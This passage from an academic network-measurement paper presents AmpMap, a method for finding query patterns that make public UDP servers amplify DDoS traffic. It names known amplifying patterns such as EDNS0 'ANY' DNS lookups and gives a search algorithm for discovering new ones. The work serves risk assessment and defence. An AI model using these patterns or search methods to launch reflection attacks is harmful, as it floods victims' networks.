amplification with requesting for certain object identifiers (OIDs) and querying the right number of OIDs.
- *Variability across servers and protocols*: We observe significant variability with the amplification that each server can yield; e.g., the amplification factor (AF) can vary between 0 to 1300 for NTP. This confirms we cannot assess amplification risk by looking at mega-amplifiers or simply counting the number of servers. We also observe substantial variability in the AF distribution across protocols; e.g., 60.4% of Chargen servers can yield AF above 100 but only 0.02% of servers for DNS. Such variability across multiple dimensions calls for the need to do periodic measurements rather than one-time analysis.
- *Empirical risk quantification*: By analyzing our measurement data, we unfortunately find that just disabling the few known patterns (Table 1) is far from enough; e.g., blocking EDNS0 and `ANY` or `TXT` lookups for DNS still leaves 17.9× the residual risk from "other" patterns (Table 6). Further, using an additive risk metric (§2), we highlight the imprecision of the risk estimated by prior work. Even if we focus on the known patterns (e.g., *GetBulk* for SNMP), existing techniques underestimate SNMP risk by 3.5× and overestimate Memcached risk by 5.6K× and DNS by 1.9×. If we consider new patterns, then the inaccuracy gets worse; e.g., DNS risk is underestimated by 11.9×.

Ethics and Disclosure: We carefully adhered to the ethical principles in running our measurements (§6.1). We have also disclosed the newly discovered patterns to relevant stakeholders such as CERT, vendors, and IP address owners (§6.2). We also discuss countermeasures in light of our findings (§8).

2 Background and motivation

We start with background on amplification attacks. We then motivate the need for empirically measuring amplification risk and discuss why strawman solutions are insufficient.

Primer on amplification: In an amplification attack (Figure 1), the attacker spoofs a victim's source IP and sends a small query/request (e.g., 60 bytes) to one or more pub-

[1] While we acknowledge that these insights may not be universal for all protocols, these hold in practice for many protocols that have been popular targets.




Figure 1: Primer on amplification attack and amplification factor (AF)

lic servers that act as *amplifiers*. Amplifiers send large responses to the victim. The amplification factor (AF) is the ratio of the query and response sizes, e.g., $\frac{|r|}{|q|} = 100$ in Figure 1. AF is also referred to as BAF (i.e., bandwidth AF) in prior work [5, 57]. (We do not report packet amplification factors or PAF [57] for brevity.[2]) Amplification attacks are well known [54] and have been exploited at scale [16, 21, 22]. For example, one of the **query patterns** that induce high amplification for DNS is ⟨ EDNS:0, EDNS payload:(1000,65535), record type:`ANY` ⋯⟩. Here, EDNS is set to version 0, allowing a DNS server to use the non-default payload size and send large responses (default value is 512-bytes). The EDNS payload is set to greater than 1K to overwrite the default 512-bytes, and record type is set to `ANY` to look up all records for a given domain.

2.1 Motivating use cases

We summarize two motivating use cases as argued by prior academic and policy efforts (e.g., [5, 10, 57]). For both use cases, there are two relevant aspects for each server/amplifier: (1) *which query patterns* cause large amplification, and (2) *how much amplification* each query pattern induces.

U1) Assessing cyber risk: Network operators need to know whether, and by how much, their deployments are susceptible to amplification. Policy makers and Internet security experts need a risk assessment to focus their remediation efforts on the highest priority risk. Given a query pattern, p, for a protocol, *Proto*, and a set of servers, S, we define a simple additive risk metric as follows:

$$RiskMetric(p,S) = \sum_{s_i \in S} \text{AF}(s_i, p) \quad (1)$$

Then, given a set of patterns, P, the total risk then is the summation of the risk for each pattern, $p \in P$. Even though this does not consider other factors [5] (e.g., outbound link capacity), it is an instructive metric to quantify risk.

U2) Inform defense efforts: Operators need to know which query patterns induce high amplification to take appropriate defenses (e.g., block or throttle responses). Similarly, protocol designers need to know these patterns to (1) guide the design of future protocols, and (2) assess whether particular remediation (e.g., disabling a feature) can reduce the risk. Lastly, ISPs need to know the degree to which servers are susceptible to amplification to inform capacity provisioning for defenses. For this, the per-pattern risk can also help prioritize the remediation efforts to focus on the largest threats first.

[2] PAF is the the number of IP packets that an amplifier sends for a request.

2.2 A case for a measurement service

Given these use cases, we can consider some seemingly natural strategies derived (or extended) from prior work in amplification analysis (e.g., [5, 32, 57]):

- *S1) Scan for open servers*: Using a count of the number of open servers, we can multiply this number by a fixed, known AF (e.g., 556 for NTP [24]). For instance, if there are 1M open NTP servers, this approach would multiply 1M by 556 AF; for a 50 bytes request, this translates to 27.8 billion bytes. Such information can be used for risk quantification (U1) and for informing network operators of their servers (U2) akin to existing efforts (e.g., [5]).
- *S2) Probe servers using fixed patterns*: S1 assumes that servers have identical risk and does not account for multiple patterns. A more advanced strategy is to probe servers using previously known patterns and record their AFs (e.g., DNS [61], NTP [32]). Then, we can use this to assess risk (U1) and construct signatures (U2). However, there can be different options for choosing which patterns to probe (e.g., taking the known patterns, taking the top-K patterns from random sampling).
- *S3) Customize S2 for different server software*: S2 did not account for the variability of query patterns across servers. If servers with the same software setup have similar patterns, then we can run (S2) once for each software setup (e.g., Bind 9.3, Dnsmasq 2.76). That way, we can reduce the number of probes we send.

To understand if these strategies are effective, we run a small-scale measurement study using DNS as an example. We use DNS as its amplification properties are seemingly well understood [24, 57]. We identify a set of 172 queries based on three fields (record type, EDNS, recursion desired, or rd for short) that are known to affect amplification [1, 3, 57].[3] (As we will see later, these three fields do not represent the full set of fields that affect amplification. Rather, we use this as an illustrative set of query patterns to highlight why these strategies are imprecise.) Then, we pick a random sample of 1K DNS servers from Censys [34], send each of the 172 queries, and record the AF per query. We also obtained the version string (if available) for each server using Nmap.

In this dataset, we observe 94 unique patterns that incur $\geq \delta$ AF, where δ=10, with a total risk of 125.8K AF (using Eq. 1); if these servers are connected to a mere 10 Mbit/sec connection, 125.8K translates to 918 Gbps across 1K servers.[4] Using this "ground truth", we evaluate the above strategies using two metrics: (1) the risk estimation accuracy (for U1); and (2) the number of missed query patterns (for U2).

[3] We generated 172 queries using combinations of 43 values of record type={A, NS, CNAME, ⋯}, EDNS={0, 1}, and rd={0, 1}

[4] 60 bytes/query × 128.5 avg AF / server × 1K servers × 8 bits/byte × 14,880 query/sec (using 10 Mbps and a frame size of 84 bytes)

Strategies		% Error in Risk (U1)	# of Missed Patterns (U2)
S1	Scaling by number of servers	4.5× ↓	N/A
S2	Using known patterns	5.7× ↓	90 (out of 94)
	Top-K from random samples	20× ↓	86 (out of 94)
	Top-K from ground-truth data	3.6 × ↓	84 (out of 94)

Table 2: Effectiveness of S1 and S2 in enabling use cases

Table 2 summarizes these metrics for S1 and S2. For S1 of multiplying the number of servers by a known AF factor, we use an amplification factor of 28, as reported earlier [1]. For S2, we considered three possible instantiations: (1) using known query patterns from prior works (EDNS:0 and record type set to `ANY` or `TXT` [1, 62]), (2) using the top-10 queries across servers w.r.t. the AF values after randomly sampling 20% of the possible values of three fields space; and (3) using the global top-10 patterns from the ground-truth data. Note that (2) and (3) are extremely generous; in practice, we do not know the global top-10 a priori, and the actual space of queries is much larger than just 172 queries. We see that S1 of scaling server count under-estimates the risk by 4.5×. Depending on the scaling factor, the risk may also be significantly over-estimated. S2 also under-estimates the risk (U1). We also see that S2 misses many query patterns (U2).

We also observe that this aggregate estimation error across 1K servers translates to large percentages (%) of residual risk for each server (if we had used S2). If we consider a cumulative distributive function (CDF) of the % of the residual risk for each server, 50% of the servers would have: (1) $\geq$ 68% residual risk (if we had blocked the top-10 patterns from the ground-truth, which is infeasible in practice), (2) $\geq$ 72% residual risk (if we had blocked only the known patterns), and (3) $\geq$ 82% residual risk (if we had taken top-10 patterns after random sampling the header space). The trend does not really get better, even if we had used other top-Ks (e.g., 20).

Finally, Table 3 shows the ineffectiveness of S3 for the top-5 version (ranked by the number of servers that have at least one query that induces AF $\geq \delta$ in the dataset). Here, we define that servers have identical software setup if they share the same vendor and a major version.

	% Error in Risk Estimation for U2; (# of Missed Patterns / # of Total Patterns) for U2				
	Microsoft 6.1	**Dnsmasq 2.52**	**Dnsmasq 2.40**	**Dnsmasq 2.76**	**Bind 9.9**
Using known patterns	14.4× ↓ (76/80)	2.7× ↓ (27/31)	6× ↓ (38/42)	3.8× ↓ (44/48)	8.8× ↓ (72/76)
Top-K from random samples	8.7 × ↓ (70/80)	3.6 × ↓ (27/31)	44.2 × ↓ (41/42)	31.6 × ↓ (45/48)	7 × ↓ (66/76)
Top-K from groundtruth	4.5× ↓ (70/80)	1.2× ↓ (21/31)	3.8× ↓ (31/42)	1.7× ↓ (38/48)	6× ↓ (66/76)

Table 3: Effectiveness of S3 that does per-version analysis

To understand why these strategies are inaccurate, we analyzed this data further. To explain our analysis, we define some terms. Given a server, s_i, let Q_i be the set of queries that incur AF $\geq \delta$; Q_i is the set of queries that elicit large responses. Given n servers, let Q be the union of $Q_1 \cdots Q_n$; Q is the union of all amplification-inducing queries.




Figure 2: Diversity of AF given a query across servers

Variability in magnitude across servers: Figure 2 shows the distribution of the AF value across servers. (Due to space, we only show this for 10 queries that induce the highest AF if sorted by the AF across our dataset.) For a given q, the standard deviation ranges from 3.9 to 17. Looking beyond the global top-10 queries, if we consider a maximum AF for each server (across all 172 queries), there is significant variability with a standard deviation of 16.7. This trend also holds for servers sharing the same software versions (not shown).

Variability in query patterns across servers: If only a small subset of patterns induce amplification on *all* servers (i.e., Q_i are identical), then S2 and S3 would have been sufficient. To this end, we analyze the similarity (or lack thereof) of query patterns across servers in two ways. Let TopK(Q_i) denote a set of Top-K queries when Q_i is sorted by the AF value. Then, we analyze: (1) How similar are high-amplification query patterns between every pair of servers (i.e., TopK(Q_i) from TopK(Q_j))? (2) How similar is a server-specific query pattern set, TopK(Q_i), to the global set, TopK(Q)? We compare the top-K queries where K=10. Note that we are not just looking at the maximum query (K=1) as we want to consider multiple patterns. We observe the same trend holds for varying Ks such as 5, 20 (not shown).


If we look at the histogram of similarity score when K is 10, more than 60% of server pairs have low similarity scores equal or below 0.2, and only 4% of server pairs have above 0.8 similarity scores. This trend is also similar for servers with identical software (Figure 3). For example, more than 45% of Microsoft 6.1 servers have similarity scores ≤ 0.1. For the question (2), compared to the global TopK(Q), we find that more than 70% of servers' TopK(Q_i) has ≤ 0.2 similarity scores w.r.t. the global TopK(Q).

Taken together, these results suggest that we cannot attribute the homogeneous risk per pattern and across servers. Furthermore, we cannot just extrapolate the risk from one server instance (or one per software version) for our use cases. Given this empirical variability across servers, query patterns, and the AF values, we argue that we need an active measurement framework to quantify the risk and inform defenses for amplification attacks.

3 AmpMap Problem Overview

Having made a case for a measurement service, we formulate the goals for such a service we call AmpMap. Then, we discuss the challenges in realizing such a service.

Formulation: We consider S servers implementing a proto-



(a) Microsoft 6.1 (b) Dnsmasq 2.52 (c) Dnsmasq 2.40 (d) Dnsmasq 2.76 (e) Bind 9.9

Figure 3: Histogram showing the Jaccard similarity scores between Top-10 query patterns of pairwise servers

col, *Proto*. For each server, $s \in S$, our goal is to uncover as many *distinct amplification-inducing query patterns* as possible (say AF $\geq$ δ=10) while keeping our network footprint low. These per-server patterns output by AmpMap can inform our use cases, such as assessing risk and informing defenses. Intuitively, each pattern is a template for describing protocol queries. In a given pattern, each field takes (1) a value or (2) a contiguous range. Queries in the same pattern trigger similar protocol behavior, and hence, have similar AFs (formal definitions in our extended technical report [52]).

We obtain the list of open servers implementing a given protocol from public services (Shodan [20], Censys [34]). We prune out inactive protocol servers or servers owned by the military or government. Each protocol is defined by a set of `fields` ($F = \{f_1 \cdots f_n\}$), and a set of `accepted values` for each field ($AV(f_1) \cdots AV(f_n)$). We obtain the protocol format from protocol specifications (e.g., RFCs). For instance, DNS defines fields such as DNSSEC, id, and their accepted values (e.g., DNSSEC takes a value from $\{0,1\}$). A valid query of *Proto* is a list of values for each field (f_i=$v_i \in AV(f_i)$) and returns a response. To avoid malformed queries that may impact server operation, we only consider valid queries. We do not include derived fields (e.g., checksum, count-related fields). Some fields take a value from a set of strings (e.g., domain for DNS, OID for SNMP). For these, we sample values. For DNS domain fields, we take popular domains and with different features (DNSSEC-enabled vs. not). To this end, we keep the set of values for these fields small (a few tens). For the fields that take a list of values (e.g., OID list for SNMP), we also specify a length of a list as an input (§4).

To keep our footprint and impact on servers low, we impose a total query budget for each server, B_{total} (400–1500, §5). We also consider additional precautions such as limiting the rate per server and avoiding malformed requests (§6.1).

Scope: We focus on *stateless* and *unicast* protocols (e.g., UDP) and stateless amplification strategies. Thus, stateful protocols (e.g., TCP-based [30,48]) and broadcast or multicast protocols (e.g., [49]) are out of scope. Additionally, stateful attack strategies that seed entries to a server and subsequently launch a high AF query are outside our scope; e.g., we do not consider an attacker who registers his own domain for DNS with many records to amplify the attack.

Challenges: We now discuss three key challenges in achieving our goal. To illustrate these concretely, we consider a

Fields: $F = \{f_1, f_2, f_3, f_4, f_5\}$
Accepted values for each field: $AV(f_i)$
1. f_1 takes a value from 0 to 1; $AV(f_1) = [0,1]$
2. f_2 takes a value from 0 to 99; $AV(f_2) = [0,99]$
3. f_3 takes a value from 0 to 65535; $AV(f_3) = [0,65535]$
4. f_4 takes a value from 0 to 7; $AV(f_4) = [0,7]$
5. f_5 takes a value from 0 to 1; $AV(f_5) = [0,1]$

Figure 4: Simplified protocol definition to highlight challenges of uncovering amplification queries




Figure 5: Query space for one server, s_1. QP_i refers to a query pattern

simplified protocol inspired by the structural properties of real protocols. The protocol is shown in Figure 4 and consists of 5 fields with their accepted values. Figure 5 represents the structure of amplification-inducing query patterns for a single server s_1 varying two of these fields, f_2 and f_3, while fixing the other three fields' values. The left side is when f_1=0, and the right side is when f_1= 1. In both cases, f_4 and f_5 are 0 and 1000, respectively. Each such "red" (darker) region in these heatmaps is a potential *query pattern*. Even this relatively simplified protocol highlights several key challenges. We observe these challenges across protocols we surveyed (especially for more complex protocols like DNS and NTP):

- **C1:** We observe a *large query space* of $2 \times 100 \times 65K \times 8 \times 2$ >200M values; i.e., it is infeasible to explore this space exhaustively.
- **C2:** Even for a single server, *the structure of amplification can be complex* as the fields in a query are dependent on each other and need to be simultaneously set. For instance, both f_2 and f_3 in QP_2 (Figure 5) need to be set to 48 and [4K, 65535], respectively, to yield high AF. Intuitively, in real protocols, such behavior occurs as certain flags need to be set to trigger a relevant behavior. For certain servers to yield large AF for DNS (§2.2), we need to set EDNS to 0 and rd to 1. Also, note the relationship between the query and AF does not necessarily have a nice continuous

structure. Worse, our goal is to uncover as many patterns as possible in this complex, multi-field search space, making the problem even more challenging.

- **C3:** Servers have *a large degree of variability.* As we saw in §2.2, the exact AF for a given query may differ, and the set of query patterns also may differ. Figure 6 shows the structure for three servers (including s_1) for the case when f_1 is 1. In our simplified protocol, queries in QP1 for s_1 incurs high AF for s_2 (i.e., QP1) but not for s_3. Due to the server configuration and the view of data a server has (e.g., the number of peers for the NTP server), s_3 does not have any query patterns that cause high AF.




Figure 6: Query space across multiple servers, only showing the case when f_1=0. (The left-most heatmap for s_1 is the heatmap 1 in Figure 5.)

4 AmpMap Overview and Design

In this section, we discuss our key insights regarding the structural properties of amplification common to many protocols that enable our practical design. We start with a single server case (§4.1) and use that to build a multi-server solution (§4.2).

4.1 Single-Server Algorithm

Before we explain our insights, let us consider two seemingly natural baselines and see why these are not practical. (We empirically confirm this in §5.)

1. *Random fuzzing:* We can randomly pick a field value to construct a query. Unfortunately, achieving coverage across distinct patterns would be prohibitively expensive. For instance, if there are 10 patterns and the density of each pattern to the total query space is 0.1 (ε), we need at least 29K queries to discover all patterns. (We present analysis in our extended technical report [52].)
2. *Heuristic optimization techniques:* Existing heuristic optimization techniques (e.g., `Simulated Annealing`) may find only a few patterns. These are ill-suited to achieve coverage as these getting stuck in local optima.

4.1.1 Single-Server Insights

Next, we present our insights to make the problem tractable. At a high level, these insights were derived from a combination of simple analysis, local server experiments, and the measurements we saw in §2.2.

Insight 1 (I1): ***Amplification-inducing query patterns exhibit locality and overlap in their field values.***

Intuitively, we observe that query patterns often share a subset of specific field values. This structural property suggests that given a query, q, in one of the amplification-inducing query patterns, we may not need to change all N fields at a time. Instead, we can discover other nearby patterns by sweeping one field at a time. Conceptually, we can view the query space as a `logical graph` and look for "neighboring" queries that differ in the value of just one field to discover other patterns. Figure 7 shows a logical graph representation of the query space for the abstract protocol (Figure 5). In this graph, each node is a query and an edge between two queries, q, and q', indicates that they differ in only one field value (e.g., f_2). For instance, from a query in QP1, a simple per-field search approach, as described above, can discover queries in QP2 and QP3 by changing f_2. To discover QP5, we need to search f_1 from a query in QP3.




Figure 7: Viewing the query space as a logical graph (for the abstract protocol shown in Figure 5)

Insight 2 (I2): ***If the density of amplification-inducing queries is $> \varepsilon$, then random sampling will likely find one such query using $\geq \frac{1}{\varepsilon}$ queries.***

This is a very simple probabilistic analysis insight. If the overall density of the queries that give high AF is ε, then the probability of picking one such query is ε. Then, the expected budget to find one such query is $\frac{1}{\varepsilon}$. For instance, if a probability of a picking an amplification-inducing query is $\frac{1}{1000}$, then we need an expected budget of 1000 samples. This analysis suggests a viable path to find at least one query in one of the amplification-inducing query patterns, which can subsequently be used to exploit the above locality structure.

Insight 3 (I3): ***Fields with large accepted value ranges either do not affect amplification or exhibit contiguous range structure w.r.t.*** AF.

Even if we use **I1** and only need to vary one field value at a time, we still may require a high query budget as some fields take a very large set of accepted values. Fortunately, many of the large-range fields tend not to affect amplification. If they




Figure 8: AmpMap Workflow

do, we observe that there is a large contiguous range (e.g., f_3 with [4K, 65535]) that exhibit similar behavior. For instance, as long as the EDNS payload is set to a large value (i.e., 4096), an EDNS feature will allow large responses. Thus, instead of exhaustive sweeping, we can sample values for large fields. Specifically, we use a logarithmically-spaced sampling strategy to get at least one query from a contiguous range if the ranges are sufficiently large.

4.1.2 Single-Server Workflow

Putting the above insights together, we present our workflow for a single server (left side of Figure 8). Recall that we want to maximize coverage of distinct query patterns given a fixed query budget, B_{total}. Note that in choosing a value for B_{total}, we want to strike a balance between coverage and network load. Our goal is not to find optimal parameters, but to use reasonable ranges that work well in practice. We empirically find that 1200-1500 is a good operating range for relatively complex protocols like DNS, as we see diminishing returns beyond this (Figure 18 in §5.7). For simple protocols (with a smaller search space), this property still holds.

RandomSample Stage: Given a fixed B_{total}, the algorithm randomly samples B_{rand} queries to discover an amplification-inducing query (**I2**). The discovered queries are the starting points to run the next phase, per-field search, to improve coverage. For choosing a B_{rand}, we empirically observe that choosing 10% to 45% of the total budget is sufficient (Figure19a in §5.7). Recall that to leverage the locality (**I1**), we just need to find one (or a handful) query that induces amplification. As we will later, we use multi-server experiments to make this further robust to potential misestimation of the B_{rand} needed for a server, i.e., even when the RandomSample Stage fails to find a feasible starting point (§4.2.2).

Per-field search: We then run the Per-field search (Algo. 1) leveraging **I1**. It takes an input of *QtoAF*, which contains each query to the AF from the RandomSample Stage. We also need to determine other relevant input parameters.

- *Starting queries for the per-field search (Q^{start})*: We pick top K queries w.r.t. the AF values. Given the locality structure, we find choosing one starting query is sufficient.
- *The threshold to prune low* AF *queries (AF^{thresh})*: If neighboring queries have AF below AF^{thresh}, the per-field search prunes them from further exploration. If the value is too low, the search will degenerate into an exhaustive search. If too high, the search terminates without exploration. As a practical trade-off, if the maximum AF is above 2δ, we make the threshold to be δ (i.e., 10). If it is below 2δ, we use a threshold equal to some fraction of the maximum AF observed in the random stage (e.g., half).

Algorithm 1: Per-Field Search

```
1  Function PerFieldSearch(QtoAF, Q^start, AF^thresh):
2      Q^explore = {Q^start}; PatternsFound = {}
3      while Q^explore is not empty do
4          q ← Extract from Q^explore
5          if IsNewPattern(q.pattern , PatternsFound) then
               /* Search neighbors for a new pattern   */
6              PatternsFound.insert(q.pattern)
7              tmpQtoAF = SearchNeighbor(q, AF^thresh)
8              QtoAF.insert(QtoAF^neighbor)
9              Q^explore = Q^explore ∪ tmpQtoAF.keys()
10         else
               /* if not new, skip exploration        */
11             MergeQueries(q.pattern, PattersFound)
12     return QtoAF
```

Using each query from Q^{start}, the per-field search searches the neighboring queries by varying one field value (SearchNeighbor(...) in Line 7 in Algo. 1). It uses a log-sampling for large fields and exhaustive search for other fields. Further, for fields that take a set of strings as an input (e.g., domains for DNS), we recommend inputting an accepted set as a small set (i.e., few tens). This is a conscious decision as such fields tend not to have a "contiguous" structure w.r.t. the AF, and each concrete value has a distinct semantic. Hence, we need to treat these fields as small fields (where we do an exhaustive search). For fields that take a list as an input (e.g., SNMP takes a list consisting of object identifiers or OIDs), we search over both the item (OID) and the size of the list. For this field type, it is worthwhile to see how the AF changes when this list size is large. Hence, we recommend putting a non-small value (i.e., ≥ 256) to log sample the values.

Avoiding already-visited patterns: We have one more practical challenge as each query pattern consists of tens of thousands of queries. Some field take ranges (e.g., f_3=[4000, 65535] in a pattern). If we naively explore, we may redundantly explore other queries in the same query pattern, wasting our query budget. To avoid this, we heuristically detect if we have already explored a pattern to decide if we can skip exploring this further. To do so, we infer the contiguous range of a field that incur above-the-threshold AF as we sweep each

field. When we need to explore a query, q', we first check whether q' has already been visited (IsNewPattern(···), Line 5) and only explore if it was not. We refine the inferred pattern structure during the per-field search as we get a new range that contains the old range. The search terminates if the budget is exhausted or there are no more queries to explore.

Let us look at a concrete example using the abstract protocol presented in §3. Suppose we are currently exploring a query q, ⟨ f1:0, f2:48, f3:6000 ···⟩, from a QP 2. When it is a turn to explore f_3, we *log sample* f_3 to obtain the AFs and find that [5K, 65535] has contiguously "high" AFs. Then, we use this range to describe the pattern (i.e., ⟨ f1:0, f2:48, f3:[5K, 65535] ···⟩). We first check whether this is contained in already-visited patterns and only explore if not already visited. For the full pseudo code for a single server and analysis, we refer readers to our extended technical report [52].

4.2 Multi-Server Algorithm

We now discuss how we extend the insights and workflow from a single-server case to handle the multi-server case.

4.2.1 Multi-Server Insights

Insight 4 (I4): ***While servers exhibit variability, some share a subset of amplification-inducing queries.***

Recall the abstract protocol on multiple servers in Figure 6. In that example, the queries in QP1 for s_1 also incur high amplification for s_2 but not for s_3. While these servers are not identical in all query patterns that induce amplification, some of these servers can share a subset of query patterns (even if the specific AF values may differ). We also have observed this in our small-scale experiment in §2. Specifically, while the similarity of query patterns between a pair of servers is low, it is not always 0. This is natural as these servers implement the same protocol. This property allows us to further reduce overhead by sharing insights across servers. That is, we can use already-found amplification-inducing queries (from the RandomSample Stage) and probe other servers using these queries. This probing increases the probability of having a good starting point to run the per-field search for each server. Note that our workflow still accounts for server heterogeneity (while sharing insights across servers) as we still run the per-field search for each server.

4.2.2 Multi-Server Workflow

We start with the RandomSample Stage per server as in the single-server case. The key addition is a new stage called the `Probing Stage` (Figure 8), which ensures that the insights are shared across servers. Specifically, using the high-amplification queries found for each server from the RandomSample Stage, we test them on other servers to increase the chance of finding good starting queries for each server.

Probing Stage: Turning this idea into practice, we take all queries that give high AFs across servers from the RandomSample Stage. Then, we pick a small number of queries to probe other servers (say B_{probe} queries). A relevant question is how many queries to use for B_{probe}. We observe that anywhere between 5% to 30% of the total budget is sufficient, where we chose 10% (validation in §5.7). We do not want to assign too much for this value to ensure a sufficient available budget for other (critical) stages. Specifically, the Probing Stage is designed to supplement the RandomSample Stage for specific servers where the RandomSample Stage was could not discover amplification-inducing queries. The next relevant question is *how* to pick these probing queries. Consider a strategy where we pick the top-X queries w.r.t. the AF. This strategy may "overfit" to a specific query pattern or certain servers with many AF-inducing queries. We want to use a *diverse set of probing queries*. To this end, we take all queries with AF above the threshold, δ, and then run a simple K-means clustering where we conservatively set the number of clusters, K (e.g., 20).[5] To achieve diversity of patterns, we sample queries such that we have at least one query from each cluster, and for the remaining ones, we uniformly sample queries proportional to the cluster size. Here, the key for boosting the coverage is the fact that we use probing queries (Figure 19b in §5.7); the number of clusters is less critical.

The rest of the algorithm mirrors the single-server approach to pick starting points and run the per-field search. However, the input parameters (i.e., Q^{start}, AF^{thresh}) are server-specific to account for server diversity. The only difference is that the top-K starting points are based on the original set of random queries and the new additional B_{probe} queries. Note that for fields that take a set of strings (e.g., domain for DNS), we do not split the query budget across different field values (e.g., different domains). However, given that the per-field

Algorithm 2: AmpMap algorithm for multiple servers

```
Input: B_total: query budget
AV(f_i) for i = 1,..,n: accepted value for each packet field
S: a set of servers
Output: PerServerQToAF : maps each query to corresponding AF
1  PerServerQToAF = {} /* Step 1: Random Search                    */
2  for s ∈ ServerSet do
3      RunRandomUpdateMap(B_rand, PerServerQToAF[s])
   /* Step 2: Pick probes based on current obs.                   */
4  Q^probe = PickProbes( PerServerQtoAF , B_probe )
   /* Run additional probes per server                            */
5  for s ∈ S do
6      ProbeQToAF_s = SendQuery(Q^probe)
7      PerServerQToAF[s].insert(ProbeQToAF_s)
   /* Step 3: Per-field search for each server                    */
8  for s ∈ S do
9      Q_s^start = FindTopKQueries(PerServerQToAF[s],K)
10     AF^thresh = ComputeThresh(PerServerQToAF[s])
11     PerFieldSearch(PerServerQToAF[s], Q_s^start, AF^thresh)
12 return PerServerQToAF
```

[5] To run K-means clustering, we define our custom distance function. We normalize N fields and then bin the large fields

search does not favor queries with higher AF (as long as AF $\geq AF^{thresh}$), our algorithm does not bias one particular field value (e.g., a particular domain) over another. Further, as we will see in §5.3, we combine the queries across all servers to infer patterns. Combining data allows us to infer patterns despite having a small per-server budget (e.g., 1500).

5 Evaluation

In this section, we present findings from our Internet measurements for 6 UDP-based protocols (DNS, NTP, SNMP, Memcached, Chargen, SSDP) and local testing for 3 protocols (QOTD, Quake, RPCbind). In contrast to a scoped experiment in §2.2, the results here cover more protocols, servers and search over the packet header space (opposed to sending a fixed set of queries). We also validate our design against strawman solutions and parameter choices.

	# IPs Scanned (a)	# Pruned IPs (b)		# IPs Taken (c) = (a)+(b)	# IPs in DB (d)	% IPs Scanned (c) / (d)
		Invalid Proto	Gov't Mil.			
DNS	10K	18,698	15	28,713	8.02M	0.36
NTP ^{OR}	10K	4317	5	14,322	8.4M	0.17
NTP ^{AND}	3,083	234,374	7	237,464	8.4M	0.28
SNMP ^{OR}	10k	4,933	3	14,936	2.16M	0.69
SNMP ^{AND}	10K	60,187	9	70,196	2.16M	0.33
Memchd	10K	11,736	9	21,745	63K	3.5
Chargen	10K	68,065	6	78,071	83K	9.4
SSDP	10K	78,617	3	88,620	2.16M	3.3

Table 4: Statistics on (a) the # of IPs we scanned per protocol, (b) the # of pruned IPs, (c) the # of raw IPs we needed from the DB ; (d) the # of total public-facing IPs as is (Shodan and Censys); and (e) the % of IPs we scanned

Measurement setup: We use nodes from CloudLab [33], where 1 node is used as a controller, and 30 as measurers.[6] For these 6 protocols, we scanned 10K *sampled* servers for each protocol: DNS with OPT records for EDNS, NTP, SNMP, Memcached, Chargen, SSDP. For DNS, we scan the servers obtained from Censys and, hence, these are mostly open resolvers.[7] As the protocol formats for SNMP's *Get*, *GetNext*, and *GetBulk* requests differ, we treated each as a separate protocol and ran separately. Similarly, we ran separate runs for NTP's mode 7 (private), mode 6 (control), and mode 0-5 (normal). We obtained public server IPs from Censys [34] and Shodan [20]. We randomly sampled IPs from these lists and pruned out inactive servers (e.g., those that do not respond to *dig* for DNS) or owned by the military or government. For certain protocols (SNMP, NTP) that have different modes of operation with distinct formats, we consider two notions of active server, whether the server responds to (1) "any" of the modes (OR filter); or (2) "all" of them (AND filter). We present results for both schemes, using AND/OR superscripts to denote each (e.g., SNMP ^{AND}).

[6] We restricted our node usage to 31 per experiment, as CloudLab is a shared platform across institutions

